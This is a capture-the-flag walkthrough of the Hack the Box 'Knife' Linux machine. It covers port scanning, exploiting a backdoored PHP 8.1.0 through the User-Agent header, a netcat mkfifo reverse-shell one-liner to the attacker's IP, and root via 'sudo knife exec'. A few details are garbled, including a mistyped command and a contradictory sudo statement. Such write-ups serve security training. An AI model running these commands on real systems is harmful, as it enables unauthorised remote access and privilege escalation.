
Hack the Box: Knife (Linux)

Tools used: Wappalyzer? & Netcat

Machine's IP: 10.129.48.110




1. Perform nmap scan to find any open ports

Command : nmap <ip>

It shows that only two ports are opened which are port 22(ssh) and port 80(http)


```
root@kali:~# nmap 10.129.48.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-10 11:58 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.45% done; ETC: 11:58 (0:00:08 remaining)
Nmap scan report for 10.129.48.110
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
```

I checked the http site and it seems like a medical website but I cannot click to any button above.




I used a web extension, Wappalyzer that gives information about all the things that have been used on the website like the programming languages and web servers. On this site, Wappalyzer managed to get the font scripts, programming languages, web servers and also operating systems that the website is running on.


The part that took my interest is that I managed to get the version of the programming language been used on the website, PHP 8.1.0, and the web servers, which is running on Apache 2.4.41



2.Search for any exploits

Later on, I search if there are any vulnerabilities on the current version of the web servers and the programming language been used. There are no vulnerabilities on the web servers but I managed to find an exploit for the programming language. It uses User-Agent to get the RCE.






3.Getting the machine's shell

I download the exploit and I run the exploit on python3.

Command : python3 49933.py

I managed to get the shell of the machine and I found out that the user I'm currently accessed is james. I did not manage to get the user.txt here because I can't found the folder named james.



I decided to get the reverse shell of the machine using netcat. I refer to this [cheat sheet.]

Command : rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKER IP> <LPORT> >/tmp/f

```
root@kali:~/Downloads# python3 49933.py
Enter the full host url:
http://10.129.48.110/

Interactive shell is opened on http://10.129.48.110/
Can't acces tty; job crontol turned off.
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.49 1234 >/tmp/f
```

Before running the above command, I set up the netcat listener to get the reverse shell.

Command : nc -nlvp <LPORT>

Once I get the shell, I navigate to the james folder and easily found the user.txt

```
root@kali:~/Downloads# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.49] from (UNKNOWN) [10.129.48.110] 45332
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls
james
$ cd james
$ ls
user.txt
$ cat user.txt
[redacted]
$
```

4.Check user's privileges

Command : sudo -l


I execute this command to see if there are any other commands that are allowed or not allowed by the user (james). The result shows that james is not allowed to run sudo on knife commands.

5.Getting root.txt

Command : sudo knife


It shows the list of command that can be used using knife.
Executing shell script from Ruby code | The Lazy Log

I found that knife can run exec command and it runs on Ruby language. I refer here on how to run the shell script using Ruby.




Command: sudo knife exec - E 'system("id")'


The id is root means that the shell script works. I can get the root.txt from here using knife commands.



Command: sudo knife exec -E 'syste,("cat /root/root.txt")'

I easily managed to get the root.txt using the knife command and the Ruby shell script.




Knife has been Pwned!
Congratulations jodunk, best of luck in capturing flags ahead!
#8030
MACHINE RANK
10 Jul 2021
PWN DATE
30
POINTS EARNED
OK
SHARE